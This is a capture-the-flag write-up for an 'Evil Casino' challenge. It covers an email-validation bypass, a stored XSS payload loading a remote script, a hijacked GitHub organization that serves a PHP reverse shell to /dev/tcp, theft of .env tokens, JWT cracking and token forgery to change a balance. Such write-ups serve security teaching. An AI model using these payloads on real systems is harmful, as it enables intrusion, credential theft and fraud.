

# Evil Casino Writeup

by shamollash aka enrico.cavalli@gmail.com

Evil Casino (evilcasino.org) is an online platform that lets you register to play classic Casino games (roulette, dice, lucky 21). Every user that signups gets $10 free money to gamble!




You can start playing around and see if you are lucky. Problem is, you won't be able to withdraw your funds until you reach at least $100.




This seems like a scam so we must find a way to break into Evil Casino.

## FLAG_ONE

Doing some passive recon on evilcasino.org domain we find a subdomain on CRT.SH

https://crt.sh/?q=evilcasino.org —> staff-webmail-portal.evilcasino.org


We go to our personal instance http://staff-webmail-portal.09lux29c.evilcasino.org/login and we find flag one:




# FLAG_TWO

On staff-webmail-portal we find a registration form but we have two problems:

1) we must use a @evilcasino.org email in order to register
2) apparently a non guessable authentication code is sent to the email address used for registration








We were able to initially bypass both problems by using a domain name obtained from BURP collaborator, and a local part containing @evilcasino.org


```
"foobar@evilcasino.org"@4tyamakkceietais76otm51smjsag04p.oastify.com
```

Input validation of email address here is clearly not solid: they only check for the presence of the "@evilcasino.org" string inside the email address, without a solid parsing of the email address itself.

Collaborator domain receives an SMTP transaction with required code




Now we have a valid account but most importantly we see that admin@evilcasino.org is a registered user



```
Pretty  Raw  Hex                                                    \n
1 GET /da2aa6bc-cac5-4644-8bbf-0dbc7be9dd56 HTTP/1.1
2 Host: staff-webmail-portal.09lux29c.evilcasino.org
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
  rv:109.0) Gecko/20100101 Firefox/116.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://staff-webmail-portal.09lux29c.evilcasino.org/
10 Cookie: token=f2e58d340cca088c0e7ee1e616b9aab5
11
12
```

```
Pretty  Raw  Hex  Render                                             \n
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.0 (Ubuntu)
3 Date: Wed, 16 Aug 2023 14:39:41 GMT
4 Content-Type: application/json
5 Connection: close
6 Set-Cookie: token=f2e58d340cca088c0e7ee1e616b9aab5;
  expires=Wed, 16-Aug-2023 15:39:41 GMT; Max-Age=3600; path=/
7 Content-Length: 347
8
9 {
    "from":"admin@evilcasino.org",
    "date":"15\/08\/2023 14:28:30",
    "subject":"Welcome to your webmail account",
    "contents":
    "<p>Hello \"foobar,<\/p><br><p>Welcome to your new webmail
    account for viewing your email through your browser<\/p><br
    ><p>If you have any issues contact your local admin<\/p><br
    ><p>FLAG_TWO[8CB31E7DF2A96AFBF9BEEDBF99BC321A]<\/p>"
}
```

Also, we notice that we appear to be registered with a username of “foobar” without the “@evilcasino.org” part.


# FLAG_THREE

At this point we really struggled a lot because it seems we are at a dead end. We realized that we can achieve a stored XSS with a carefully crafted registration email for example:

```
"<script/src=//IP/test.js>@evilcasino.org"@tvs2nvvqutekvu7syt0fr4e9107rvhj6.oastify.com
```

but it only works against ourselves so it’s useless. Remembering that we have a valid admin@evilcasino.org and observing that “foobar+1@evilcasino”@collab_domain again generates an apparent username “foobar” we finally discovered that we can register as

```
admin+1@evilcasino.org.COLLABORATOR_DOMAIN
```



Messages

| From | Subject | Date |
|---|---|---|
| flag@flags4you.ctf | Have A Flag | 15/08/2023 14:32:40 |
| growthhackingpro@optimax.ctf | Uncover Hidden Opportunities: Unleash the Potential of Niche Marketing. | 15/08/2023 15:26:33 |
| emailcampaignmaster@campaignpro.ctf | Drive More Engagement with Captivating Video Marketing. | 15/08/2023 16:02:21 |
| socialmediastrategist@socioreach.ctf | Unlock the Secrets of Viral Marketing: Go Viral Today! | 15/08/2023 16:33:21 |
| contentmarketingwhiz@contentwave.ctf | Stay Ahead of the Curve: Embrace the Latest Marketing Trends. | 15/08/2023 17:22:54 |
| customerengagementpro@engagehub.ctf | Master the Art of Storytelling: Connect with Your Customers Emotionally | 15/08/2023 18:13:35 |

This gives us a bunch of uninteresting messages, but also a flag!


# FLAG_FOUR, FLAG_FIVE

Exploring messages our attention gets caught by two of them: one from deployissues@deployinfo.ctf

Hello, the following issues have been found in your auto deployment
```
> git clone https://github.com/y086edv0-ctf-software/logchecker.git
> Cloning into 'logchecker'...
> remote: Repository not found.
```

and the other one from tracereport01@webreports.ctf

### Latest Errors For internal-testing included

We found the below errors generated from your server:


**Warning:** include_once(logchecker/init.php): Failed to open stream: No such file or directory in **/var/www/html/index.php** on line 2

**Warning: include_once():** Failed opening 'logchecker/init.php' for inclusion (include_path='.:/usr/share/php') in **/var/www/html/index.php** on line 2


**Fatal error:** Uncaught Error: Class "LogChecker" not found in /var/www/html/index.php:6 Stack trace: #0 {main} thrown in **/var/www/html/index.php** on line 3

Actually going to the indicated github repository we see that that organization no longer exists, but something seems to deploy from a repository named logchecker (including logchecker/init.php) under organization `y086edv0-ctf-software`

The plan here is to take over this organization and create a repository that hopefully gives us remote command execution. On GitHub we create a free organization with the name we got from the email:




and we create a logchecker repository inside it:





We then create an init.php with a reverse shell similar to this

```
<?php
system("bash -c 'bash -i >& /dev/tcp/IP/4444 0>&1'");
?>
```

in order to receive a connection back




Code gets executed and we are in a container where we find FLAG_FOUR in /flag.txt and some important information in a .env file:

```
root@c87fdcf7bbb1:~/deepce# cat /var/www/html/.env
X-TOKEN=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoyfQ.Xk
Axfyp5GZ6Fz-Q2om_mfdNG4zBzCPhC_twHTqv5CQU
```

```
SOMETHING-GOOD=RkxBR19GSVZFW0ZDNkVEM0ZBQUIxODBGRUU3NzEyRTlDQ0ExMUI
zRTExXQ==
SERVER=root-internal-prod-api.cfnb1yty.evilcasino.org
```

SOMETHING_GOOD turns out to be FLAG_FIVE base64 encoded.

## FLAG_SIX

DNS name root-internal-prod-api.09lux29c.evilcasino.org is not resolved but by placing the ip used for the rest of the challenge in /etc/hosts we can access this endpoint:

```
GET / HTTP/1.1
Host: root-internal-prod-api.09lux29c.evilcasino.org

{"error":"Authorisation token missing"}
```


Using the x-token we got in .env file we can of course access this internal endpoint and get FLAG_SIX:

```
GET / HTTP/1.1
Host: root-internal-prod-api.09lux29c.evilcasino.org

X-Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoyfQ.XkAxfyp5GZ
6Fz-Q2om_mfdNG4zBzCPhC_twHTqv5CQU

{"message":"Welcome to the Evil Casino
API","flag":"FLAG_SIX[21C8734846C1C7C162B9B20DF8ED2D23]"}
```

## FLAG_SEVEN

We finally have access to the internal Evil Casino API. Surely there will be a way to withdraw funds and also maybe give us some extra funds.

/users endpoint shows us a list of users:



```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Wed, 16 Aug 2023 15:09:43 GMT
Content-Type: application/json
Connection: close
Content-Length: 293

[
  {
    "id":"3331b57c-c92a-40d3-8dd2-9c6f9ad226d8",
    "username":"pippo"
  },
  {
    "id":"4d632f2e-15b7-422e-a363-1fb2ad3a966d",
    "username":"foobarevilcasinoorgtyamakkceietaisotmsmjsagpoastifycom"
  },
  {
    "id":"7f72527c-7913-44c9-97b9-b7c8596eb5b9",
    "username":"foobarevilcasinoorgcxcvmngtgctuizvxcuxlcrfsoastifycom"
  }
]
```

By using our user id we get detailed information about our user:

```
GET /users/3331b57c-c92a-40d3-8dd2-9c6f9ad226d8
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Wed, 16 Aug 2023 15:10:36 GMT
Content-Type: application/json
Connection: close
Content-Length: 79

{
  "id":"3331b57c-c92a-40d3-8dd2-9c6f9ad226d8",
  "username":"pippo",
  "balance":1000
}
```

We try to modify our user and we discover that PUT method seems to work


```
PUT /users/3331b57c-c92a-40d3-8dd2-9c6f9ad226d8 HTTP/1.1
```

```
HTTP/1.1 403 Forbidden
Server: nginx/1.22.0 (Ubuntu)
Date: Wed, 16 Aug 2023 15:11:56 GMT
Content-Type: application/json
Connection: close
Content-Length: 53

{
  "error":"User not permitted to perform this method"
}
```

But we discover that we are not authorized. Actually analazying our x-token which is a JWT we discover that we are user_id: 2

```
Headers = {
  "alg": "HS256",
  "typ": "JWT"
}

Payload = {
  "user_id": 2
}

Signature = "XkAxfyp5GZ6Fz-Q2om_mfdNG4zBzCPhC_twHTqv5CQU"
```

John the ripper used with rockyou wordlist immediately finds that the JWT is signed with a weak password: TABBY1983. We can quickly generate a valid JSON token on jwt.io




with our new token ready we quickly discover that we can alter the balance:

**Request**

Pretty Raw Hex

```
1 PUT /users/3331b57c-c92a-40d3-8dd2-9c6f9ad226d8 HTTP/1.1
2 Host: root-internal-prod-api.09lux29c.evilcasino.org
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
  Firefox/116.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
  0.8
5 Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 X-Token:
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxfQ.XQ3IjI7YJIeoLTNqcGsdcxHAJ9
  GjtCIWnreW55tQFFU
9 Upgrade-Insecure-Requests: 1
10 Content-Length: 7
11 Content-Type: application/json;charset=UTF-8
12
13 {
    "":""
  }
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.22.0 (Ubuntu)
3 Date: Wed, 16 Aug 2023 15:16:03 GMT
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 33
7
8 {
    "error":"Missing balance field"
  }
```

```
PUT /users/3331b57c-c92a-40d3-8dd2-9c6f9ad226d8 HTTP/1.1
Host: root-internal-prod-api.09lux29c.evilcasino.org
X-Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxfQ.XQ3IjI7YJIeoLTNqcGsdc
xHAJ9GjtCIWnreW55tQFFU
Content-Length: 15

balance=999999999
```

**Request**

Pretty Raw Hex

```
1 PUT /users/3331b57c-c92a-40d3-8dd2-9c6f9ad226d8 HTTP/1.1
2 Host: root-internal-prod-api.09lux29c.evilcasino.org
3 X-Token:
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxfQ.XQ3IjI7YJIeoLTNqcGsdcxHAJ9
  GjtCIWnreW55tQFFU
4 Content-Length: 17
5
6 balance=999999999
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Server: nginx/1.22.0 (Ubuntu)
3 Date: Wed, 16 Aug 2023 15:20:12 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Content-Length: 29
7
8 {
    "message":"Balance updated"
  }
```


## Evil Casino Account

Your Account

**Username:**

pippo

Current Balance: $9999999.99

Withdraw Balance

With this balance, we surely  beat the house


Evil Casino Account

You Beat Evil Casino!

FLAG_SEVEN[98E0766B1068853B77162DFAADC426B2]